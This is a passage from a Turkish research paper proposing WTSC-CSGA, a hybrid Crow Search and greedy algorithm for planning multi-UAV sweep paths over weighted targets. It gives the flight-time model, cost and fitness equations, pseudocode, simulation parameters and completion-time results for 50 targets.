SC probleminde [12], İHA'nın uçuş ortamı dikkate alınmadan sadece uçuş özellikleri dikkate alınarak kalkış ve varış noktaları üs noktası olmak üzere AoI'da belirlenen hedeflerde periyodik olarak izleme ve gözetleme (devriye gezme) sağlanır. İHA'nın sınırlı batarya gücünden dolayı SC için İHA'nın hedeflerdeki toplam uçuş süresi sınırlaması dikkate alınarak AoI'da izlenmesi öncelikli olan hedefler belirlenmelidir. Periyodik olarak gözetlenecek hedeflerin çok büyük bir alanda dağıtılması durumunda, AoI'daki tüm hedeflerin gözetlenmesi için İHA'nın uçuş süresinin artırılması gerekir. İHA uçuş süresinin batarya gücü ile doğru orantılı olduğu ve böylece bu artışın mümkün olmadığı dikkate alınır ise, sınırlı uçuş süresine sahip İHA ile tüm hedeflerin gözetlenmesi için kullanılan İHA sayısının artırılması gerekir. Gerçek yaşam senaryolarında, çok büyük alandaki hedeflerde SC için çoklu İHA kullanılabileceği varsayılır. [6-11]'de, İHA'nın Yol Planlama problemleri esas alındığında, AoI'da tam kapsama (full coverage)'ya ulaşmak için tüm alanın kapsamlı bir şekilde çoklu İHA ile taranırken, SC [13] probleminde ise, tüm alanın gözetlenmesinden ziyade sadece tekdüze olmayacak şekilde dağıtılan hedeflerin çoklu İHA ile taranması gerçekleştirildi.

Bu çalışmada, SC problemi esas alınarak dağıtılan hedeflerin periyodik olarak izlendiği çok büyük bir AoI'da çoklu İHA ile tarama yolları (Sweep Paths-SP)'nin belirlenmesi amaçlanmıştır. Minimum Görev Tamamlanma (GT) süresinde maksimum kapsama oranına ulaşılması hedeflenmiştir. AoI'daki hedeflerin izleme kalitesini garanti etmek ve önemli (kritik) hedeflere yüksek öncelik verilmesini sağlamak için dağıtılan hedeflere belirli bir ağırlık değeri atanmıştır. Meta-sezgisel Karga Arama Algoritması (Crow Search Algorithm - CSA) [14] ile sezgisel Açgözlü Algoritması (Greedy Algorithm-GA) esas alınarak Ağırlıklı Hedefler Tarama Kapsaması [12] (Weighted Targets Sweep Coverage - WTSC- CSGA) yaklaşım algoritması geliştirilmiştir. Yeni bir yaklaşım algoritması olarak önerilen WTSC-CSGA'da, öncelikle minimum uçuş süresine ve maksimum ağırlığa sahip hedefler seçilerek maliyet optimizasyonu gerçekleştirilmiştir. Sonrasında ise, çoklu İHA ile SP'nin belirlenmesi için İHA GT süresi ve AoI'nın maksimum kapsama oranı esas alınarak uygunluk fonksiyonu hesaplanmıştır.

2. Problem Tanımı

Bu bölümde, İHA SC için çoklu İHA dağıtım ortamı ve İHA uçuş modeli dikkate alınarak problem tanımı yapılmıştır.


2.1. Dağıtım Ortamı

Büyük ortamların izlenmesi veya gözetlenmesi amacıyla AoI'da (İHA dağıtım ortamı) hedef noktaların esas alındığı ve çoklu İHA ile bu hedeflerin periyodik olarak takip edildiği varsayılın. Çoklu İHA ile SC görevi (Şekil 1) gerçekleştirilmesinde aşağıdaki kısıtlar esas alınmıştır:

- AoI'daki her bir hedef İHA tarafından en fazla bir defa kapsanarak İHA SP belirlenir.

- Aynı üs noktası esas alınarak çoklu İHA için kalkış ve iniş rotası belirlenir.
- İHA SC görevi ilk İHA'nın üsten fırlatılması ile başlar ve fırlatılan son İHA'nın üsse geri dönmesiyle tamamlanır.


Şekil 1'de gösterildiği üzere; AoI'da rastgele olarak N adet hedef dağıtılmıştır ve bu hedefleri periyodik olarak takip etmek için M adet İHA fırlatılmıştır. Her bir hedefin önemini gösteren ağırlık değerleri atanarak İHA SP'nin belirlenmesi sağlanmıştır. Dolayısıyla hedef takibinde daha öncelikli hedeflere uçmak için yüksek ağırlık değerli hedefler esas alınarak İHA SP tespit edilmiştir. AoI'de çoklu İHA ile hedeflerin takip edilerek izleme görevinin tamamlanma süreci, ilk İHA'nın fırlatılması ve son İHA'nın geri dönmesi arasındaki zaman aralığı olarak tanımlanır [12]. Sınırlı batarya gücünden dolayı İHA tarafından tüm hedeflerde SC gerçekleşmeyeceği için sınırlı uçuş süresine sahip İHA ile sadece önemli olan hedeflerin takip edilmesi gerekir. Bu kısıtlamalar dikkate alındığında, minimum GT süresi içerisinde maksimum ağırlıklı hedefler esas alınarak çoklu İHA ile SP'nin belirlenmesi sağlanmalıdır.



Şekil 1. Çoklu İHA ile SP'nin belirlenmesi.

2.2. Uçuş Modeli

İHA ile AoI'deki hedeflerde düzlemsel uçuş ve dönüş uçuşu gerçekleştirilerek hedefler arasında uçuş gerçekleştirilir. İHA ile belirlenen iki hedef arasındaki düzlemsel bir uçuşta V (lineer hız) sabiti esas alınırken, bir hedeften diğer bir hedefe doğru dönüş yaptığımda ise ω (açısal hız) sabiti esas alınarak uçuş süresi hesaplanır. Şekil 2 [12]'de P hedef noktalar olmak üzere; İHA ile P_i 'den P_j 'ye doğru düzlemsel uçuş (straight flight) ve P_j 'den P_p 'ye doğru ise Q_{ijp} açısında bir dönüş uçuşu (turning flight) gerçekleştirilir. Takip eden tanımlamalar [12] esas alınarak çoklu İHA SC için sistem modellemesi sunulmuştur.



Şekil 2. İHA ile düzlemsel ve dönüş uçuş örneği.

2.2.1. Tanım 1 (Uçuş Mesafesi):

P_i 'den P_j 'ye doğru İHA'nın düzlemsel bir uçuş gerçekleştirerek iki hedef arasında optimum (en kısa) uçuş yolu belirlenir ve bu düzlemsel uçuş uzunluğu Denklem (1)'deki P_i ve P_j arasındaki Öklid mesafesi ile hesaplanır.

$$d_{ij} = \sqrt{(P_i^x - P_j^x)^2 + (P_i^y - P_j^y)^2}, \forall i, j \in \{0, 1, 2, \dots, N\}. \quad (1)$$

Denklem (1)'de, P_i^x , P_j^x , P_i^y ve P_j^y sırasıyla P_i ile P_j hedeflerinin x ve y düzlemindeki koordinatlarını gösterir.

2.2.2. Tanım 2 (Dönüş Açısı):

Şekil 2'de gösterildiği üzere; öncelikle P_i 'den P_j 'ye doğru düzlemsel uçuş yapan ve sonrasında P_p 'ye doğru dönerek uçuş yapan İHA'nın P_j hedefindeki Q_{ijp} dönüş açısı Denklem (2) ile hesaplanır. P_i 'den P_j 'ye olan uçuş yolu $\vec{d}_{ij}$ (uzaklık vektörü), P_j 'den P_p 'ye olan uçuş yolu ise $\vec{d}_{jp}$ ile gösterilir ise P_j noktasındaki dönüş açısı $\vec{d}_{ij}$ ile $\vec{d}_{jp}$ vektörleri arasındaki Q_{ijp} açısı olarak tanımlanır.

$$Q_{ijp} = \pi - \arccos \frac{(\vec{d}_{ij})^2 + (\vec{d}_{jp})^2 - (\vec{d}_{ip})^2}{2 * \vec{d}_{ij} * \vec{d}_{jp}}, \quad (2)$$

$$\forall i, j, p \in \{1, 2, \dots, N\}$$

2.2.3. Tanım 3 (Uçuş Süresi):

Şekil 2'de, İHA'nın P_j (mevcut konum)'ye olan düzlemsel uçuş süresi (straight flight time) ile bir sonraki konum olan P_p 'deki dönüş uçuş süresi (turning flight time) toplanarak Denklem (3)'e göre P_j hedefindeki uçuş süresi (T_j^f) hesaplanır.

$$T_j^f = \frac{d_{ij}}{V} + \frac{Q_{ijp}}{\omega}, \forall i, j, p \in \{1, 2, \dots, N\}. \quad (3)$$

İHA uçtuğu her bir hedef noktasındaki uçuş sürelerinin toplamı alınarak k 'ncı İHA'nın AoI'deki toplam uçuş süresi Denklem (4) ile hesaplanır.

$$T^f(k) = \sum_j^N T_j^f, \forall k \in \{1, 2, \dots, M\}. \quad (4)$$

Denklem (4)'de, AoI'deki toplam İHA sayısı M ile gösterilir.

2.2.4. Tanım 4 (Bekleme Süresi):

Pratik olarak her bir İHA SC görevi için uçmadan önce batarya bağlantısı, GPS sabitleme, fırlatma dahil olmak üzere bir kurulum süresine gereksinim vardır. Tek bir İHA operatörü çoklu İHA kurulumunu aynı anda gerçekleştiremeyeceği için her bir İHA'nın fırlatılmadan önce bekleme süresinin birbirinden farklı olması gerekir. İHA kurulum süresi esas alınarak k 'ncı İHA'nın bekleme süresi Denklem (5) ile hesaplanır [10].

$$T^w(k) = T^s * \left(\frac{k}{O}\right), \forall k \in \{1, 2, \dots, M\}. \quad (5)$$

Denklem (5)'de, T^s İHA kurulum süresini, T^w her bir İHA'nın fırlatılmadan önce operatör tarafından hazırlanması için gerekli olan bekleme süresini, O ise İHA operatör sayısını gösterir.

2.2.5. Tanım 5 (Kümülatif Süre):

İHA SC'de k 'nci İHA'nın kümülatif süresi uçuş süresi ile bekleme süresinin toplamı olarak tanımlanır ve Denklem (6) ile hesaplanır.

$$T^c(k) = T^f(k) + T^w(k), \forall k \in \{1, 2, \dots, M\}. \quad (6)$$

2.2.6. Tanım 6 (Görev Tamamlama Süresi):

İHA SC görevinin tamamlanmasında üs noktasına geri dönen son İHA'nın kümülatif süresi esas alınır. Dolayısıyla SC'de GT süresi üs noktasına en son dönen İHA'nın harcadığı süre (bekleme ve uçuş süresi) olarak tanımlanır ve Denklem (7)'ye göre hesaplanır.

$$T = \text{maksimum} \{T^c(1), T^c(2), \dots, T^c(M)\} \quad (7)$$

2.2.7. Tanım 7 (Toplam Hedef Ağırlığı):

Her bir İHA için tespit edilen SP'de taranan (ziyaret edilen) hedeflerin ağırlıklarının toplamı (W^t) olarak tanımlanır ve Denklem (8) ile hesaplanır.

$$W^t = \begin{cases} \sum W_i * 1, & \text{eğer } P_i \in ST \\ \sum W_i * 0, & \text{değilse} \end{cases}, \forall i \in \{1, 2, \dots, N\}. \quad (8)$$

Denklem (8)'de, P hedef noktalar olmak üzere; SC görevinde İHA tarafından taranan hedefler (Swept Targets) ST ile gösterilmiştir. Dolayısıyla İHA SP'yi belirleyen her bir hedefin ağırlık değerleri esas alınarak AoI'de ST 'nin toplam ağırlığı tespit edilir.

2.2.8. Tanım 8 (AoI Kapsanma Oranı):

Çoklu İHA SP'nin belirlenmesi sonunda ST 'nin ağırlıkları toplamının AoI'deki tüm hedeflerin ağırlıkları toplamına oranı Denklem (9) ile hesaplanır ve böylece ST esas alınarak AoI'nin kapsanma oranı (Coverage Rate-CR) tespit edilir.

$$CR = W^t / \sum W_i, \forall i \in \{1, 2, \dots, N\}. \quad (9)$$

2.2.9. Tanım 9 (Maliyet Fonksiyonu):

Bir optimizasyon problemi olarak dikkate alınan İHA SC probleminde, minimum uçuş süresi ve maksimum hedef ağırlığı esas alınarak minimum maliyete sahip hedef noktalar tespit edilir. Dolayısıyla Denklem (10)'a göre maliyeti hesaplanan hedeflerden (Cst_i) minimum maliyetli hedef noktalar seçilerek çoklu İHA ile SP tespiti yapılır.

$$Cst_i = \alpha T_i^f + (1-\alpha)/W_i, \quad \forall i \in \{1, 2, \dots, N\}. \quad (10)$$

Denklem (10)'da, α parametresi i 'nci hedefe olan İHA uçuş süresinin önemini gösteren ve $[0 - 1]$ aralığında değişen bir katsayıdır. Maliyet fonksiyonu hesaplamasında, hedefe olan İHA uçuş süresinin yüksek bir α katsayısı ile ayarlanması ilgili hedefin ağırlık değerinin düşük olan $(1-\alpha)$ katsayısı ile ayarlanmasına sebep olur. Dolayısıyla hedefin maliyet hesaplamasında α ayar parametresi olarak kullanılır.

2.2.10. Tanım 10 (Uygunluk Fonksiyonu):

Çoklu İHA ile AoI'de minimum GT süresi ve maksimum kapsanma oranı esas alınarak İHA SC probleminin uygunluk fonksiyonu (F) Denklem (11)'e göre hesaplanmıştır.

$$F = \alpha T + (1-\alpha) / \sum W_i, \quad \forall i \in \{1, 2, \dots, N\}. \quad (11)$$

Denklem (11)'de, α parametresi $[0 - 1]$ aralığında değişen bir katsayı olarak esas alınmıştır ve İHA SC'de görev tamamlama süresi ile AoI'nin maksimum kapsanma oranı arasında bir ayarlama parametresi olarak kullanılmıştır.

3. Materyal ve Yöntem

Bu çalışmada, İHA SC probleminin çözümünde sürü tabanlı CSA esas alınarak GA tabanlı hedef atama stratejisi ile optimizasyon gerçekleştirilmiştir.

3.1. Karga Arama Algoritması

CSA, kargaların zeki davranışlarından esinlenerek geliştirilen [14] yeni bir meta-sezgisel algoritmadır. Kargalar dünyanın en zeki hayvanları arasında öngörülen bir kuş cinsidir. Grup olarak hareket ettiklerinde olağanüstü bir zeka örneği gösterirler. Tüm canlıların yüzlerini hafızalarında tutabilmekte, sofistike bir şekilde kendi aralarında iletişim kurabilmekte ve mevsimler boyunca da yiyeceklerini saklayabilir ve geri alabilirler. Ayrıca kargalar diğer kuşları izleyerek yiyeceklerini sakladıkları yeri gözlemleyebilmekte ve sonrasında bu yiyecekleri çalabilmektedirler. Dolayısıyla kargalar hırsız olma tecrübelerini kullanarak yiyeceklerinin çalınmasını önlemek için ekstra tedbirler alır ve en güvenli yolu belirlerler.

Karga sürüsü davranışları optimizasyon süreciyle örtüşen bir çok benzerliği bulunur. Bu davranışlara göre;

- Kargalar fazla yiyeceklerini çevredeki saklanma yerlerinde gizler ve depoladığı bu yiyeceklere ihtiyaç durumunda erişir.
- Daha iyi besin kaynağına ulaşmak için birbirlerini takip ederler.
- Karga takip edildiğini fark ederse çevrede farklı bir konuma giderek takip eden kargayı gizlediği besin kaynağından uzaklaştırmaya çalışır

Optimizasyon esas alındığında kargalar arayıcı olarak görev yapar, çevre (ortam) arama (çözüm uzayı) alanıdır, ortamdaki her bir konum bir çözüme karşılık gelir, besin kaynağının kalitesi uygunluk (amaç) fonksiyonudur ve ortamdaki en iyi besin kaynağı da problemin çözümünü gösterir. Dolayısıyla bu benzerlikler esas alındığında, CSA ile kargaların zeki davranışları modellenerek optimizasyon problemlerinin çözümü sağlanabilir.

Karga sürülerinin d boyutlu bir ortamda ve N adet karga (sürü boyutu)'nın olduğu varsayalım. Çözüm uzayındaki yinelemede (iterasyon-iter) $i=1, 2, \dots, N$ ve $iter=1, 2, \dots, iter_{max}$

olmak üzere; karga i 'nin konumu $x^{i,iter}$ vektörü ile temsil edilmiştir. Burada, $x^{i,iter} = [x_1^{i,iter}, x_2^{i,iter}, \dots, x_d^{i,iter}]$ ve $iter_{max}$ ise maksimum iterasyon sayısıdır. Her bir karga yiyeceklerini gizlediği yerin konumunu ezberlediği bir belleğe sahiptir. Yiyeceklerin gizlendiği konum $m^{i,iter}$ ile gösterilir ve $iter$ de ulaşılan en iyi konumdur. Dolayısıyla sürüdeki her bir karga en iyi konumunu ezberleyerek yiyeceğini saklayabileceği en iyi yiyecek kaynağını araştırır ve böylece $iter$ deki optimum konumuna ulaşır. Sürüdeki karga j 'nin $iter$ de yiyeceğini sakladığı $m^{j,iter}$ konumunu ziyaret etmek istediği varsayılın. Bu $iter$ de $m^{j,iter}$ 'e yaklaşmak için karga i karga j 'yi takip etmeye karar versin. Bu durumda takip eden iki koşul [12] oluşabilir:

Koşul-1: Karga j kendisinin karga i tarafından takip edildiğini bilmez ve böylece karga i karga j 'nin yiyeceğini sakladığı yere yaklaşır. Takip eden denklem ile karga i 'nin yeni konumu hesaplanır.

$$x^{i,iter+1} = x^{i,iter} + r \times fl^{i,iter} \times (m^{j,iter} - x^{i,iter}) \quad (12)$$


Denklem (12)'de, r rastgele olarak 0-1 arasında üretilen bir sayıdır, $fl^{i,iter}$ ise $iter$ de karga i 'nin uçuş uzunluğudur.

Koşul-2: Karga j kendisinin karga i tarafından takip edildiğini bilir. Karga j yiyeceğinin çalınmaması için çözüm uzayında rastgele bir konuma giderek karga i 'yi yanıltır. Dolayısıyla **Koşul-1** ve **Koşul-2** takip eden denkleme göre modellenebilir:

$$x^{i,iter+1} = \begin{cases} x^{i,iter} + r \times fl^{i,iter} \times (m^{j,iter} - x^{i,iter}), & r \geq AP^{j,iter} \\ L_{xy} + r * (U_{xy} - L_{xy}), & \text{aksi durumda} \end{cases} \quad (13)$$

Denklem (13)'de, $AP^{j,iter}$ karga j 'nin $iter$ de farkındalık olasılığıdır, L_{xy} çözüm uzayı alt sınır koordinatını ve U_{xy} ise çözüm uzayı üst sınır koordinatını gösterir.

Şekil 2'de, karga i 'nin karga j 'ye ulaşırken uçuş uzunluğu parametresinin çözüm uzayındaki aramaya olan etkisi gösterilmiştir. fl 'nin küçük değerleri $x^{i,iter}$ yakınlarında yerel aramaya (local search) neden olurken, onun büyük değerleri ise $x^{i,iter}$ 'den uzakta küresel aramaya (global search) sebep olmaktadır. Dolayısıyla uçuş uzunluğunun 1'den küçük olması durumunda (Şekil 3.a), karga i 'nin sonraki konumu $x^{i,iter}$ ile $m^{j,iter}$ arasındaki kesikli çizgi doğrultusundadır. Uçuş uzunluğunun 1'den büyük olması durumunda (Şekil 3.b) ise, karga i 'nin sonraki konumu $m^{j,iter}$ konumunu aşan kesikli çizgi doğrultusundadır.



Şekil 3. CSA'nın (a) Koşul-1 ve (b) Koşul-2'deki takip modellemesi.

Meta-sezgisel algoritmalarda küresel arama metodu tasarımındaki dengeyi sağlamak amacıyla çeşitlendirme (diversification) ile çözüm uzayında birçok ve farklı bölgelerin ziyaret

edilmesi sağlanırken, yoğunlaştırma (intensification) ile bu bölgelerde yüksek kaliteli çözümlere ulaşılır [15]. CSA’da bu dengenin kontrolünü sağlamak amacıyla AP parametresi kullanılır. Küçük AP değeri ile çözüm uzayında yerel arama yürütülerek yoğunlaştırma artırılırken, büyük AP değeri ile küresel arama yürütülerek çeşitlendirme artırılır. CSA taslak kodu [12] Şekil 4’de gösterilmiştir.

<i>Karga Arama Algoritması</i>	
1:	Çözüm uzayında N karga sürüsünün başlangıç konumlarını rastgele üret
2:	Başlangıç konumları için uygunluk fonksiyonu (fx) değerini hesapla
3:	Başlangıç konumlarını ve fx değerlerini optimum olarak sakla
4:	while $iter < iter_{max}$
5:	for $i=1:N$ (Sürüdeki tüm karga i için)
6:	Takip edilecek herhangi bir karga j ’yi Rastgele olarak seç
7:	AP parametresini tanımla
8:	if $r_j \geq AP^{j,iter}$
	Eş. (2)’ye göre karga i için yeni konum üret
	else
	Eş. (2)’ye göre karga i için Rastgele konum belirle
	end if
9:	Çözüm uzayında yeni konumun uygunluğunu kontrol et
10:	Yeni konumu ve fx değerini hafızadaki optimum değere göre güncelle
11:	end for
12:	end while

Şekil 4. CSA taslak kodu

3.2. Ağgözlü Algoritması


GA, problem çözümünde olası en iyi seçimi yapan sezgisel bir optimizasyon algoritmasıdır. Her adımda en iyi seçimi yaparak karmaşık hesaplama gerektirmeden optimum çözüme kısa sürede ulaşmaya çalışır. GA’nın zaman karmaşıklığı aynı problemi çözen diğer algoritmalarından daha iyidir. Dolayısıyla GA ile birçok problemde başarılı sonuçlara ulaşılmıştır [16].

Bu çalışmada, CSA’da tanımlanan her bir problem boyutundaki hedeflerden optimum maliyetli (minimum uçuş süreli ve maksimum ağırlıklı) olanı GA ile seçilerek İHA SC için bir yol planlama optimizasyonu gerçekleştirilmiştir. Dolayısıyla İHA SC probleminin çözümünde optimum maliyetli hedefin belirlenmesi için hedef atama stratejisi olarak GA kullanılmıştır.

3.3. CSA Tabanlı Ağırlıklı Hedefler Tarama Kapsama Algoritması

Bu çalışmada, İHA SC problemi çözümünde çoklu İHA ile SP’nin belirlenmesi için meta-sezgisel CSA ile sezgisel GA hibrit olarak tasarlanmış ve İHA SC için bir yol planlama algoritması olarak WTSC-CSGA yaklaşımı tasarlanmıştır. Yeni bir optimizasyon algoritması olarak geliştirilen WTSC-CSGA’da, hem İHA görev tamamlama süresini hem de AoI’nin kapsanma oranını dikkate alan çok-amaçlı optimizasyon problemini tek-amaçlı optimizasyon problemine dönüştürmek için uygunluk fonksiyonu [12] kullanılmıştır. Dolayısıyla WTSC-

CSGA'da 2 aşamalı olarak İHA SC problem çözümü gerçekleştirilmiştir. Birinci aşamada; CSA ile problem boyutunda rastgele üretilen hedef noktalar tanımlanmıştır. GA ile hedef atama stratejisi kullanılarak optimum maliyetli hedef noktalar seçilmiştir. İkinci aşamada; İHA ile optimum maliyetli hedeflere uçuş sağlanarak çoklu İHA SP belirlenmiştir ve böylece üs noktasına en son geri dönüş yapan İHA uçuş süresi ile AoI'nin toplam kapsanma oranı metrikleri esas alınarak simülasyondaki uygunluk fonksiyonu tanımlanmıştır. İHA SC problemi çözümünde birbirinden bağımsız (Monte-Carlo) simülasyonlar boyunca WTSC-CSGA ile hesaplanan uygunluk fonksiyonu değerlerinden minimum olanı seçilerek optimum simülasyon tespit edilmiştir. Sonuç olarak; minimum görev tamamlama süresi ve maksimum kapsanma oranı esas alınarak ulaşılan optimum simülasyondaki SP ile çoklu İHA uçuş yolları tespit edilmiştir. Hibrit olarak tasarlanan WTSC-CSGA'nın akış diyagramı Şekil 5'te gösterilmiştir.



Şekil 5. WTSC-CSGA akış diyagramı.

4. Deneyisel Bulgular

Bu bölümde, İHA SC problem çözümü için tasarlanan WTSC-CSGA'nın performans değerlendirmesi için MATLAB ortamında Monte-Carlo simülasyonlar ile deneyisel çalışmalar gerçekleştirilmiştir. Bu çalışmadaki WTSC-CSGA'nın performans karşılaştırması literatürdeki WTSC [12] ve G-MSCR algoritması [17] ile yapılmıştır. WTSC'de, İHA'ların performans kısıtlamaları ve hedef ağırlıkları dikkate alınarak sezgisel bir algoritma ile İHA SC problem çözümü amaçlandı. G-MSCR algoritmasında ise, geri dönüş zaman kısıtlaması dikkate alınarak minimum sayıda mobil algılayıcı ile SC probleminin çözümü amaçlandı.

4.1. Simülasyon Parametreleri

AoI'deki ortamda gerçekleştirilen simülasyonlarda Tablo I'de sunulan parametreler [12] esas alınmıştır. Tanımlanan AoI'de rastgele dağıtılan hedeflerin yerleşimlerini sağlamak için Grid modellemesi [18] yapılmıştır ve Grid noktalar arası mesafe 1 metredir. AoI'deki hedef sayısı (N) ve CSA'nın problem boyutu (d) tüm simülasyonlarda 50 ve 100 olarak tanımlanmıştır. CSA sürü boyutu (K) 100, SC'deki çoklu İHA sayısı (M) 5'dir. Maksimum Monte Carlo simülasyon sayısı (MaxSim) 10, her simülasyonda çalıştırılan iterasyon sayısı (MaxIter) 100 olarak tanımlanmıştır. İHA görev boyunca bir düzlemdeki sabit lineer uçuş hızı (V) 72 km/h, İHA minimum dönüş yarıçap mesafesi 200 m dikkate alınarak dönüşteki

açısal hızı (w) 0.1 rad/s olarak tanımlanmıştır. İHA maksimum uçuş süresi ($MaxT^f$) 90 dakika, İHA'nın uçuşa hazır hale getirilme (kurulum) süresi (T^s) ise 8 dakikadır. İHA kurulumunda görev alan operator sayısı (O) 1'dir. Ayrıca alfa (α) parametresi sırasıyla 0.1, 0.3, 0.5, 0.7 ve 0.9 olarak tanımlanmıştır. CSA'da sürünün uçuş uzunluğu (fl) 1 m, farkındalık olasılığı (AP) ise 0.05'tir. İHA optimum irtifada (142 m) uçtuğunda zemin (yer) kapsama yarıçapı 200 m olarak hesaplanmıştır [19]. Dolayısıyla AoI'de tarama yarıçapı (R) mesafesi içinde kapsanan herhangi bir hedefin 200 m yakınında başka bir hedefin olması durumunda bu hedefin kapsandığı da varsayılmıştır.

Tablo 1. Monte-Carlo simülasyon parametreleri

Parametre	Değer
AoI	50 km $\times$ 50 km
N, d	50 ile 100
M	5
K	100
V, w	72 km/h, 0.1 rad/s
$MaxT^f, T^s$	90 dk. , 8 dk.
α	0,1 - 0,9
fl, AP	1, 0.01
O	1
MaxIter	100
MaxSim	10
R	200

4.2. WTSC-CSGA Performans Değerlendirmesi

Bu çalışmada, Tablo I'deki sistem parametrelerinin tasarlanan WTSC-CSGA'nın performansı üzerindeki etkisini incelemek için gerçekleştirilen Monte-Carlo simülasyonları ile deneysel bulgulara ulaşılmıştır. Deneysel çalışmalarda, CSA ile hesaplanan uygunluk fonksiyonu minimize edilerek İHA SC probleminin optimizasyonu gerçekleştirilmiştir. Dolayısıyla AoI'nin maksimum kapsanma oranı ve İHA'nın minimum GT süresine ulaşmak için İHA SC probleminde hedef ağırlıkları dikkate alınmıştır. Ayrıca hem AoI'deki hedeflerin maliyet hem de simülasyonun uygunluk fonksiyonu hesaplamasındaki α parametresi için 0.1 ile 0.9 arasında tanımlanan katsayılar esas alınmıştır. Deneysel çalışmalarda, AoI'da dağıtılan hedef sayıları 50 ve 100 olmak üzere 2 farklı senaryo esas alınmıştır.

4.2.1. N=50 için Senaryo Tanımlaması

Bu senaryoda, AoI'da rastgele dağıtılan hedef sayısı 50 olmak üzere simülasyonlarda α parametresi esas alınarak hesaplanan İHA GT sürelerinin karşılaştırması Tablo II'de gösterilmiştir. 10 Monte-Carlo simülasyonunun her birisinde maksimum 100 iterasyon çalıştırılmıştır ve her bir simülasyonda hesaplanan İHA GT sürelerinden Maksimum, Minimum ve Ortalama değerler tespit edilmiştir. Ayrıca Standart Sapma hesaplanarak her bir α için İHA GT sürelerinin kararlılığı belirlenmiştir. α parametresi için 0.3 – 0.9 arasındaki Ortalama GT süreleri dikkate alındığında birbirine çok yakın değerlere ulaşılmıştır. Ortalama GT süreleri ile birlikte Minimum GT süreleri de dikkate alındığında 0.7 ile 0.9 için optimum GT sürelerine (98 dk.) ulaşıldığı tespit edilmiştir. Dolayısıyla α 'nın 0.7 ile 0.9 parametre değerleri için çalıştırılan simülasyonlarda çoklu İHA ile SC görevi tamamlanarak minimum 98 dk'da üs noktasına dönüş yapan optimum iki simülasyon mevcuttur. Tüm simülasyonlardaki AoI'nin kapsanma oranları

α 'nın tüm parametre değerleri için %100 olarak hesaplandığı için kapsanma oranları değişimleri ayrıca gösterilmemiştir.

Tablo II. $N=50$ için α 'ya göre hesaplanan İHA GT süreleri

α	Maksimum (dk)	Minimum (dk)	Standart Sapma	Ortalama (dk)
0.1	113.8774	105.4202	2.9922	110.4069
0.3	111.7506	102.4417	3.4459	107.3881
0.5	112.7632	102.3437	3.5222	107.6723
0.7	117.1606	98.1043	6.2539	108.0985
0.9	113.1616	98.1356	4.3546	107.7688

